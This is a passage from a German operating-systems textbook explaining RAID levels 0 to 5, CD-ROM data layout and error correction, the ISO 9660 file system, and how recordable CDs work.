RAID-Level 0 wird in ►Abbildung 5.20(a) dargestellt. Dabei wird die einzelne virtuelle Festplatte, die das RAID-System simuliert, in sogenannte Stripes mit jeweils k Sektoren aufgeteilt. Die Sektoren 0 bis $k-1$ bilden Stripe 0, die Sektoren k bis $2k-1$ bilden Stripe 1 und so weiter. Für $k=1$ ist jedes Stripe ein Sektor, für $k=2$ umfasst jedes Stripe zwei Sektoren etc. Die Organisation von RAID-Level 0 schreibt aufeinanderfolgende Stripes nach einer Round-Robin-Strategie auf die Platten, wie in ►Abbildung 5.20(a) für ein RAID mit vier Festplatten gezeigt wird.

Das Verteilen von Daten über mehrere Platten wie hier nennt man **Striping**. Nehmen wir an, die Software erteilt den Befehl, einen Datenblock aus vier hintereinanderliegenden Stripes zu lesen, wobei an einer Stripe-Grenze begonnen werden soll. Dann bricht der RAID-Controller diesen Befehl in vier einzelne Kommandos auf, jeweils eines für jede Platte, die dann parallel ausgeführt werden. Damit haben wir parallele Ein-/Ausgabe, ohne dass die Software etwas davon mitbekommt.

RAID-Level 0 arbeitet am besten mit großen Anfragen – je größer, desto besser. Wenn eine Anfrage größer ist als die Anzahl der Laufwerke mal der Stripe-Größe, dann bekommen einige Laufwerke mehrere Anfragen. Sobald die erste beendet ist, wird die nächste bearbeitet. Es ist die Aufgabe des Controllers, die Anfragen aufzuteilen und die richtigen Kommandos den entsprechenden Platten in der richtigen Reihenfolge zuzuteilen und anschließend die Antworten im Speicher korrekt zusammenzusetzen. Die Performanz ist hervorragend und die Implementierung ist einfach.




Abbildung 5.20: RAID-Level 0 bis 5. Die Sicherungs- und Paritätslaufwerke sind dunkler dargestellt.

RAID-Level 0 arbeitet sehr schlecht unter Betriebssystemen, die versuchen, jeweils nur Daten in einem Sektor zu verarbeiten. Die Ergebnisse sind zwar korrekt, aber es gibt keine Parallelverarbeitung und damit keinerlei Performanzgewinn. Ein weiterer Nachteil dieser Organisation ist, dass die Zuverlässigkeit noch schlechter ist als bei der Verwendung einer SLED. Wenn ein RAID aus vier Platten besteht und jede Platte eine

mittlere Lebensdauer von 20.000 Stunden hat, dann wird etwa alle 5.000 Stunden eine Festplatte ausfallen und alle Daten sind vollständig verloren. Eine SLED mit einer mittleren Lebensdauer von 20.000 Stunden wäre viermal zuverlässiger. Da es in dieser Architektur keinerlei Redundanz gibt, ist dies eigentlich kein echtes RAID-System.

Die nächste Stufe, RAID-Level 1, ist dagegen ein echtes RAID-System (siehe ►Abbildung 5.20(b)). Es verdoppelt alle Platten, so dass vier Hauptplatten und vier Sicherungsplatten vorhanden sind. Bei einem Schreibvorgang wird jedes Stripe doppelt geschrieben. Bei einem Lesevorgang kann eine der beiden Kopien genutzt werden, wodurch die Last auf mehrere Platten verteilt wird. Deshalb ist die Schreibgeschwindigkeit auch nicht besser als bei einer einzelnen Platte, aber die Lesegeschwindigkeit könnte doppelt so hoch sein. Die Fehlertoleranz ist ausgezeichnet: Wenn eine Platte ausfällt, wird einfach die Kopie verwendet. Zur Wiederherstellung wird eine neue Platte eingebaut und die gesamten Daten werden vom Sicherungslaufwerk dorthin kopiert.

Anders als die Level 0 und 1, bei denen mit Stripes von Sektoren gearbeitet wird, arbeitet RAID-Level 2 auf Wortbasis, eventuell sogar auf Byte-Basis. Stellen Sie sich vor, dass jedes Byte in 4-Bit-Stücke (Halbbyte) geteilt wird, dann zu jedem ein Hamming-Code hinzugefügt wird, so dass ein 7-Bit-Wort entsteht, bei dem die Bits 1, 2 und 4 Paritätsbits sind. Stellen Sie sich weiterhin vor, dass die sieben Laufwerke aus ►Abbildung 5.20(c) hinsichtlich Armpositionierung und Plattenrotation synchron arbeiten. Dann ist es möglich, dass das codierte 7-Bit-Wort auf die sieben Platten verteilt geschrieben wird, und zwar jeweils ein Bit pro Platte.

Die CM-2-Computer von Thinking Machines benutzten dieses Modell: Aus einem 32-Bit-Datenwort und sechs Paritätsbits wurde ein 38-Bit-Hamming-Wort gebildet, dem noch ein zusätzliches Bit für die Wortparität hinzugefügt wurde. Dieses Wort wurde dann auf die 39 Festplatten aufgeteilt. Der Gesamtdurchsatz war enorm, weil in der Zeit, in der ein Sektor verarbeitet wurde, 32 Sektoren mit Daten geschrieben werden konnten. Zudem bereitete der Ausfall einer einzelnen Platte keine Probleme, da damit nur der Verlust eines einzigen Bits in einem 39-Bit-Wort einherging – ein Fehler, den der Hamming-Code sozusagen im Vorübergehen korrigieren konnte.

Eine notwendige Voraussetzung, um dieses Schema verwenden zu können, ist die Synchronisierung der Rotation aller Laufwerke. Außerdem ist es nur dann sinnvoll einsetzbar, wenn eine große Anzahl an Laufwerken zur Verfügung steht (selbst bei 32 Datenplatten und 6 Paritätslaufwerken beträgt der Aufwand noch 19%). Da zu jeder Bitzeit eine Hamming-Prüfsumme berechnet werden muss, werden zudem hohe Anforderungen an den Controller gestellt.

RAID-Level 3 ist eine vereinfachte Version von RAID-Level 2, sie wird in ►Abbildung 5.20(d) dargestellt. Dabei wird ein einzelnes Paritätsbit für jedes Datenwort berechnet und auf eine eigene Paritätsplatte geschrieben. Wie bei RAID-Level 2 müssen die Festplatten exakt synchronisiert sein, weil die einzelnen Datenwörter über mehrere Platten verteilt sind.

Auf den ersten Blick sieht es so aus, als ob ein einzelnes Paritätsbit nur eine Fehlererkennung, aber keine Fehlerkorrektur bietet. Für den Fall der zufällig unentdeckten Fehler ist diese Beobachtung auch richtig. Jedoch ist im Falle einer zerstörten Fest-

platte eine volle 1-Bit-Fehlerkorrektur gewährleistet, weil die Position des fehlerhaften Bits genau bekannt ist. Fällt eine Platte aus, nimmt der Controller einfach an, dass die Bits alle 0 sind. Wenn nun ein Wort einen Paritätsfehler aufweist, dann musste das Bit der defekten Platte eine 1 sein, damit ist das Wort korrigiert. Obwohl sowohl RAID-Level 2 als auch RAID-Level 3 sehr hohe Datenraten bieten, ist die Anzahl der einzelnen Ein-/Ausgabeanforderungen pro Sekunde, die bearbeitet werden können, nicht größer als bei einer einzelnen Platte.

RAID-Level 4 und 5 arbeiten wieder mit Stripes anstatt mit einzelnen Worten und Paritäten, es werden auch keine synchronisierten Laufwerke benötigt. RAID-Level 4 (siehe ▶ Abbildung 5.20(e)) entspricht RAID-Level 0, allerdings mit einer Stripe-zu-Stripe-Parität, die auf eine zusätzliche Platte geschrieben wird. Wenn beispielsweise jedes Stripe k Byte lang ist, werden alle Stripes mit einer exklusiven Oder-Operation verknüpft. Daraus entsteht ein Parität-Stripe der Länge k Byte. Wenn eine Platte zerstört ist, können die verlorenen Bytes von der Paritätsplatte wieder berechnet werden, indem alle Platten gelesen werden.

Dieser Entwurf schützt zwar vor dem Verlust einer Platte, die Geschwindigkeit bei kleinen Änderungen ist aber äußerst dürftig. Wenn ein Sektor geändert wird, müssen alle Laufwerke eingelesen werden, um die Parität neu zu berechnen, die dann zurückgeschrieben werden muss. Alternativ können auch die alten Benutzerdaten und die alten Paritätswerte gelesen werden, um die neue Parität daraus zu berechnen. Doch auch mit dieser Optimierung sind für eine kleine Änderung zwei Lese- und zwei Schreibzugriffe nötig.

Als Folge der starken Belastung kann die Paritätsplatte zum Engpass werden. Dieser Engpass wird mit RAID-Level 5 eliminiert, indem die Paritätsbits gleichmäßig im Round-Robin-Verfahren über alle Platten verteilt werden, wie in ▶ Abbildung 5.20(f) dargestellt. Die Wiederherstellung nach einem Plattenausfall ist jedoch ein sehr aufwändiger Prozess.

CD-ROMs

In den letzten Jahren sind optische (im Sinne von „nicht magnetische“) Platten aufgekommen. Optische Platten haben eine wesentlich höhere Datendichte als die herkömmlichen magnetischen Platten. Sie wurden ursprünglich für die Aufzeichnung von Fernsehprogrammen entwickelt, aber sie erfüllen ihren Zweck auch als Speichermedium für Computer ganz hervorragend. Wegen ihrer enormen potenziellen Kapazität sind optische Platten ein beliebter Forschungsgegenstand geworden, sie haben eine unglaublich schnelle Entwicklung durchgemacht.

Die optischen Platten der ersten Generation wurden vom holländischen Elektronikkonzern Philips für die Aufzeichnung von Filmen entwickelt. Sie hatten einen Durchmesser von 30 cm und wurden unter dem Namen „LaserVision“ vertrieben, konnten sich aber außer in Japan nicht durchsetzen.

Im Jahre 1980 entwickelte Philips zusammen mit Sony die CD (*Compact Disc*), die im Musikbereich die Vinyl-Schallplatten mit ihren $33\frac{1}{3}$ Umdrehungen pro Minute schnell abgelöst hat (außer in Liebhaberkreisen, wo weiterhin Vinyl bevorzugt wird). Die

genauen technischen Daten für die CD wurden in einem internationalen Standarddokument (ISO 10149) festgeschrieben, das allgemein wegen der Farbe seines Einbandes auch **Yellow Book** genannt wird. (Internationale Standards werden von der International Organization for Standardization festgelegt, die das internationale Gegenstück zu den nationalen Standardisierungsgremien wie ANSI oder DIN ist. Jeder Standard hat eine ISO-Nummer.) Das Yellow Book stellt eine Erweiterung des sogenannten **Red Books** dar, welches wiederum den Standard für digitale Audio-CDs festlegt und unter der Bezeichnung IEC 60908 veröffentlicht wird. Die Festlegung von Platten- und Laufwerksspezifikationen in einem internationalen Standard soll dafür sorgen, dass CDs von unterschiedlichen Musikverlagen auf Abspielgeräten von unterschiedlichen Elektronikherstellern laufen. Alle CDs haben einen Durchmesser von 120 mm, sind 1,2 mm dick und haben ein Loch von 15 mm in der Mitte. Die Audio-CD war das erste erfolgreiche digitale Speichermedium auf dem Massenmarkt. Eine CD sollte eigentlich 100 Jahre halten. Bitte überprüfen Sie im Jahr 2080, wie gut der erste Schwung noch funktioniert.

Eine CD wird in mehreren Schritten hergestellt. Im ersten Schritt brennt ein Hochenergie-Infrarot-Laserstrahl Löcher mit $0,8 \mu\text{m}$ Durchmesser in eine beschichtete Glasplatte, den sogenannten Glasmaster. Von diesem Glasmaster wird ein Abdruck angefertigt, bei dem Erhebungen dort auftreten, an denen der Laser Löcher eingebrannt hat. In diesen Abdruck wird geschmolzenes Polycarbonatharz gespritzt, die so entstandene CD hat also dasselbe Muster aus Löchern wie der Glasmaster. Danach wird eine sehr dünne Schicht reflektierendes Aluminium auf das Polycarbonat aufgedampft, das von einer schützenden Lackschicht überzogen wird. Die letzte Schicht bildet das CD-Label. Die Vertiefungen im Polycarbonat bezeichnet man als **Pits**, die ungebrannten Stellen zwischen den Pits werden **Lands** genannt.

Wenn die CD abgespielt wird, tastet eine Niedrigenergie-Infrarot-Laserdiode die Pits und Lands mit einer Wellenlänge von $0,78 \mu\text{m}$ ab. Der Laser strahlt auf die Polycarbonatseite, so dass die Pits aus einer ansonsten flachen Oberfläche zum Laser emporragen. Da die Pits eine Höhe von genau einem Viertel der Wellenlänge des Laserlichts haben, ist das vom Pit reflektierte Licht um eine halbe Wellenlänge zu dem Licht verschoben, das von der umgebenden Oberfläche reflektiert wird. Dies führt dazu, dass sich die beiden Wellen gegenseitig auslöschen (destruktive Interferenz), es wird also weniger Licht zum Fotodetektor des Abspielgerätes zurückgesendet als bei der Reflexion von einem Land. Auf diese Weise unterscheidet das Gerät ein Pit von einem Land. Obwohl es vielleicht einfacher erscheint, eine 0 durch ein Pit und eine 1 durch ein Land darzustellen, ist es doch zuverlässiger, die Übergänge zu benutzen: So steht jeweils ein Pit/Land- und ein Land/Pit-Übergang für eine 1, das Ausbleiben eines Wechsels für eine 0.

Die Pits und Lands werden in eine einzige zusammenhängende Spirale geschrieben, die nahe dem Loch in der Mitte beginnt und mit einem Abstand von 32 mm bis zum Rand verläuft. Die Spirale macht dabei 22.188 Umdrehungen um die Scheibe (ungefähr 600 pro Millimeter). Wenn man sie abwickeln würde, wäre sie 5,6 km lang. Die Spirale ist in ▶ Abbildung 5.21 dargestellt.




Abbildung 5.21: Aufnahmestruktur einer Compact Disc oder CD-ROM

Damit die Musik mit einer konstanten Datenrate abgespielt wird, müssen die Pits und Lands mit einer konstanten linearen Geschwindigkeit gelesen werden. Demzufolge muss die Umdrehungsrate der CD immer weiter reduziert werden, je weiter der Lesekopf von innen nach außen bewegt wird. Um die gewünschte Rate von 120 cm/s zu erreichen, beträgt die Umdrehungsgeschwindigkeit innen 530 Umdrehungen pro Minute, am äußeren Rand ist sie auf 200 Umdrehungen pro Minute abgefallen. Die lineare Geschwindigkeit unter dem Lesekopf bleibt damit gleich. Ein Laufwerk mit konstanter, linearer Geschwindigkeit ist völlig anders als ein magnetisches Laufwerk, das mit einer konstanten Winkelgeschwindigkeit arbeitet, unabhängig davon, wo der Kopf gerade liegt. Außerdem sind die 530 Umdrehungen pro Minute weit von den 3.600 oder 7.200 Umdrehungen pro Minute der magnetischen Festplatten entfernt.

1984 entdeckten Philips und Sony, welches Potenzial CDs zum Speichern von Computerdaten innewohnt. In der Folge veröffentlichten sie das **Yellow Book**, das einen präzisen Standard für das festgelegt hat, was wir heute **CD-ROM (Compact Disc – Read Only Memory)** nennen. Um auf den Zug des inzwischen schon erfolgreichen Audio-CD-Marktes aufzuspringen zu können, hatten CD-ROMs dieselben physischen Abmessungen wie Audio-CDs, waren mechanisch und optisch zu diesen kompatibel und wurden durch dieselbe Polycarbonat-Pressung hergestellt. Die Folge davon war nicht nur, dass langsame Motoren mit variabler Geschwindigkeit benötigt wurden, sondern auch, dass die Herstellungs-kosten einer CD-ROM schon bei geringer Stückzahl unter einem Euro lagen.

Das Yellow Book definiert die Formatierung der Computerdaten. Außerdem wurden die Fehlerkorrekturmöglichkeiten des Systems verbessert. Dies war ein entscheidender Schritt, denn auch wenn es Musikliebhabern nichts ausmacht, dass eine oder andere Bit zu verlieren – Computerliebhaber sind in diesem Punkt extrem pingelig. Das grundlegende Format einer CD-ROM beinhaltet die Codierung jedes Bytes in einem 14-Bit-Symbol. Dies reicht aus, um ein 8-Bit-Wort mittels Hamming-Codierung

zu verschlüsseln, wobei zwei Bits übrig bleiben. Tatsächlich wird ein noch wirkungsvollereres Codierungssystem benutzt. Die Abbildung von 14 auf 8 Bit zum Lesen wird von der Hardware durchgeführt, die dazu in einer Tabelle nachsieht.

Auf der nächsten höheren Ebene werden 42 zusammenhängende Symbole zu einem 588 Bit großen **Rahmen** (*frame*) zusammengefasst. Jeder Rahmen enthält 192 Datenbits (24 Byte). Die übrigen 396 Bits werden für die Fehlerkorrektur und die Steuerung verwendet: 252 Bits sind die Fehlerkorrekturbits in den 14-Bit-Symbolen (8 Bit Datenwert und 6 Bit zur Fehlerkorrektur) und 144 Bits werden in den Daten der 8-Bit-Symbole transportiert. So weit ist das Schema der Daten-CD-ROMs mit dem der Audio-CDs identisch.

Die Ergänzung durch das Yellow Book ist die Gruppierung von 98 Rahmen in einen CD-ROM-Sektor, wie in ▶ Abbildung 5.22 gezeigt wird. Jeder CD-ROM-Sektor beginnt mit einer 16-Byte-Präambel, wobei die ersten zwölf Byte immer 00FFFFFFFFFFFFFFFFFFF00 (hexadezimal) sind, damit das Abspielgerät den Start des Sektors erkennen kann. Die nächsten 3 Byte enthalten die Sektorennummer, die benötigt wird, weil das Suchen auf einer CD-ROM, die nur eine einzige Datenspirale enthält, wesentlich schwieriger ist als bei einem magnetischen Laufwerk mit gleichförmigen, konzentrischen Spuren. Bei der Suche berechnet die Software des Laufwerks zunächst die ungefähre Position, bewegt dann den Kopf dorthin und fängt an, sich nach einer Präambel umzusehen, um festzustellen, wie gut die Schätzung war. Das letzte Byte der Präambel ist der Modus.




Abbildung 5.22: Logisches Datenlayout einer CD-ROM

Das Yellow Book definiert zwei Modi. Modus 1 benutzt das Layout von ▶ Abbildung 5.22, verwendet also eine 16-Byte-Präambel, 2.048 Datenbyte und einen 288-Byte-Fehlerkorrekturcode (ein Cross Interleaved Reed-Solomon-Code). Modus 2 kombiniert die Daten- und Fehlerkorrekturfelder (ECC) in einem 2.336 Byte großen Datenfeld für die Anwendungen, die keine Fehlerkorrektur benötigen (oder keine Zeit dafür haben), wie etwa Audio- oder Videodaten. Beachten Sie aber, dass für gute Zuverlässigkeit drei unterschiedliche Fehlerkorrekturverfahren eingesetzt werden: innerhalb eines Symbols, innerhalb eines Rahmens und innerhalb eines CD-ROM-Sektors. Einzelne Bitfehler werden in der untersten Schicht korrigiert, kurze Burst-Fehler werden in der Ebene der Rahmenverarbeitung korrigiert und alle übrigen Fehler werden auf Sektorenbene gefunden. Der Preis für diese Zuverlässigkeit ist, dass man 98 Rahmen mit 588 Bits (7.203 Byte) benötigt, um 2.048 Datenbytes zu transportieren, was einer Effizienz von lediglich 28% entspricht.

CD-ROM-Laufwerke mit einfacher Geschwindigkeit arbeiten mit 75 Sektoren pro Sekunde, womit eine Datenrate von 153.600 Byte/s in Modus 1 und 175.200 Byte/s in Modus 2 erreicht wird. Laufwerke mit doppelter Geschwindigkeit sind dann doppelt so schnell und so geht es bis zu den höchsten Geschwindigkeitsfaktoren weiter. Ein 40-fach-Laufwerk kann somit 40×153.600 Byte/s liefern, zumindest wenn die Laufwerkschnittstelle, der Datenbus und das Betriebssystem mit dieser Datenrate Schritt halten können. Eine Standard-Audio-CD hat Platz für 74 Minuten Musik, was bei Verwendung von Modus-1-Daten einer Kapazität von 681.984.000 Byte entspricht. Diese Zahl wird meist als 650 MB angegeben, weil 1 MB 2^{20} Byte (1.048.576 Byte) und nicht 1.000.000 Byte sind.

Doch selbst ein 32-fach-CD-ROM-Laufwerk (4.915.200 Byte/s) ist einer magnetischen Fast-SCSI-2-Platte mit 10 MB/s nicht gewachsen, auch wenn viele CD-ROM-Laufwerke die SCSI-Schnittstelle nutzen (es gibt auch IDE-CD-ROM-Laufwerke). Wenn man sich überlegt, dass die mittlere Suchzeit gewöhnlich einige hundert Millisekunden beträgt, dann leuchtet ein, dass CD-ROM-Laufwerke – trotz ihrer großen Kapazität – nicht in der gleichen Geschwindigkeitskategorie wie die magnetischen Laufwerke arbeiten.

Im Jahr 1986 schlug Philips wieder zu, diesmal mit dem **Green Book**. Die Ergänzungen hier betreffen Grafiken und die Möglichkeit, Audio-, Video- und Computerdaten im selben Sektor zu speichern – eine Eigenschaft, die speziell für Multimedia-CD-ROMs wichtig ist.

Das letzte Stück im CD-ROM-Puzzle ist das Dateisystem. Damit die Verwendung der CD-ROM auf verschiedenen Computern möglich wird, musste man sich über das Dateisystem einigen. Zu diesem Zweck trafen sich Repräsentanten von vielen Computerfirmen am Lake Tahoe in den High Sierras an der Grenze zwischen Kalifornien und Nevada. Sie verabschiedeten dort ein Dateisystem namens **High Sierra**. Später wurde daraus ein internationaler Standard (ISO 9660). Das Dateisystem umfasst drei Ebenen. Schicht 1 erlaubt Dateinamen mit einer Länge von bis zu acht Zeichen, optional gefolgt von einer Erweiterung aus drei Zeichen (MS-DOS-Namenskonvention). Dateinamen können nur aus Großbuchstaben, Zahlen und dem Unterstrich bestehen. Verzeichnisse können eine Tiefe bis zu acht besitzen, aber die Verzeichnisnamen dürfen keine Erweiterung haben. Ebene 1 erwartet, dass alle Dateien zusammenhängend sind, was bei einem einmal beschreibbaren Medium ja kein Problem ist. Jede CD-ROM, die dem Level 1 von ISO 9660 entspricht, kann von MS-DOS, einem Apple-Computer, einem UNIX-Computer und so ziemlich jedem anderen Computer gelesen werden. CD-ROM-Hersteller halten diese Eigenschaft für einen großen Gewinn.

Level 2 von ISO 9660 erlaubt Namenslängen von 32 Byte und Level 3 erlaubt sogar nicht zusammenhängende Dateien. Die Rock-Ridge-Erweiterung (skurrilerweise nach einer Stadt im Film *Blazing Saddle* mit Gene Wilder benannt) erlaubt sehr lange Dateinamen (für UNIX), Benutzer-IDs, Gruppen-IDs und symbolische Links. Aber CD-ROMs, die nicht Level-1-konform sind, können nicht auf allen Computern gelesen werden.

CD-ROMs sind bei der Verbreitung von Spielen, Filmen, Enzyklopädien, Atlanten und allen Arten von Nachschlagewerken äußerst beliebt geworden. Heute erscheint die meiste kommerzielle Software auf CD-ROM. Die Kombination aus hoher Kapazität und geringen Herstellungskosten macht sie für unzählige Anwendungen einsetzbar.

CD-Recordables

Anfangs war die Ausstattung, die man zur Produktion einer Master-CD-ROM (oder auch Audio-CD) benötigte, extrem teuer. Aber wie es in der Computerbranche so üblich ist, bleibt nichts für lange Zeit teuer. Mitte der 1990er Jahre waren in den meisten Computerläden CD-Recorder erhältlich, die nicht größer waren als ein CD-ROM-Laufwerk. Diese Geräte unterschieden sich immer noch sehr von den magnetischen Festplatten, da nach einmaligem Beschreiben des CD-ROM-Rohlings dieser nicht mehr gelöscht werden konnte. Trotzdem haben sie sehr schnell ihre Nische als Sicherungsmedium für Festplatten gefunden. Einzelpersonen und Startup-Firmen konnten jetzt ihre eigenen CD-ROMs mit niedriger Auflage produzieren oder Master-CDs herstellen, die dann an kommerzielle CD-Produzenten geliefert wurden. Diese Laufwerke nennt man **CD-R (CD-Recordable)**.

Physisch gesehen sind die CD-Rs wie die CD-ROMs eine 120-mm-Scheibe aus Polycarbonat, jedoch gibt es hier eine 0,6 mm breite Rille, die den Laser beim Schreibvorgang führt. Die Rille hat eine sinusähnliche Ausprägung von 0,3 mm bei einer Frequenz von genau 22,05 kHz, damit die Rotationsgeschwindigkeit konstant überprüft und angepasst werden kann. CD-Rs sehen wie normale CD-ROMs aus, abgesehen davon, dass die Oberfläche goldfarben statt silbern ist. Dies liegt daran, dass für die Reflexionsschicht echtes Gold anstatt Aluminium verwendet wird. Anders als die silbrigen CDs, die physische Einkerbungen besitzen, müssen bei der CD-R die unterschiedlichen Reflexionen von Pits und Lands simuliert werden. Dazu wird eine zusätzliche Farbstoffschicht, auch Dye genannt, zwischen der Polycarbonat- und der reflektierenden Goldschicht eingebracht, wie auch in ▶ Abbildung 5.23 zu sehen ist. Es werden zwei Arten von Materialien als Farbstoff genutzt: Cyanin, das grün erscheint, und Pthalocyanin, das gelb-orange aussieht. Chemiker können endlos darüber streiten, welche der beiden Substanzen besser ist. Diese Farbstoffe sind denen sehr ähnlich, die in der Fotografie benutzt werden – das erklärt, warum Eastman Kodak und Fuji die größten Hersteller von CD-R-Rohlingen sind.

Der Anfangszustand des Dye ist transparent und lässt das Laserlicht durch, das dann von der Goldschicht reflektiert wird. Beim Schreibvorgang wird der Laser mit hoher Energie betrieben, etwa 8–16 mW. Wenn der Strahl eine Stelle des Dye erwischt, erhitzt sich diese und die chemische Verbindung bricht auf. Diese Änderung der molekularen Struktur erzeugt eine dunkle Stelle. Beim Auslesen (mit nur 0,5 mW) erkennt der Fotodetektor einen Unterschied zwischen diesen dunklen Stellen, an denen der Dye getroffen wurde, und den Bereichen, die noch intakt sind. Diese Unterschiede werden beim Lesen als Unterschied zwischen Pit und Land interpretiert, sogar wenn diese Medien auf einem normalen CD-ROM-Lesegerät oder auf einem Audio-CD-Spieler gelesen werden.




Abbildung 5.23: Querschnitt einer CD-R und Laser (nicht im Maßstab). Eine silberne CD-ROM besitzt ähnliche Strukturen, außer dass sie keine Dye-Schicht hat und eine Aluminiumschicht anstelle einer Goldschicht aufweist.

Keine neue CD-Art kann einfach so das Licht der Welt erblicken ohne ein eigenes farbiges Buch, deshalb wurde 1989 das **Orange Book** für die CD-R herausgegeben. Dieses Dokument definiert CD-R und außerdem noch ein neues Format, **CD-ROM XA**, das es erlaubt, CD-Rs inkrementell zu beschreiben – ein paar Sektoren heute, ein paar morgen und einige nächsten Monat. Eine Gruppe von zusammenhängenden und zur selben Zeit geschriebenen Sektoren nennt man **CD-ROM-Spur**.

Eine der ersten Anwendungen der CD-R war die PhotoCD von Kodak. Bei diesem System gibt der Anwender eine Rolle mit entwickelten Bildern und seine alte PhotoCD beim Fotolabor ab und bekommt dieselbe PhotoCD zurück, auf der jetzt die neuen Bilder hinter den alten abgespeichert sind. Die neuen Bilder, die durch Einscannen der Negative erzeugt wurden, sind auf der PhotoCD als gesonderte CD-ROM-Spur angelegt worden. Das inkrementelle Schreiben war nötig, weil es damals noch viel zu teuer war, für jeden neuen Film einen eigenen CD-R-Rohling zu benutzen.

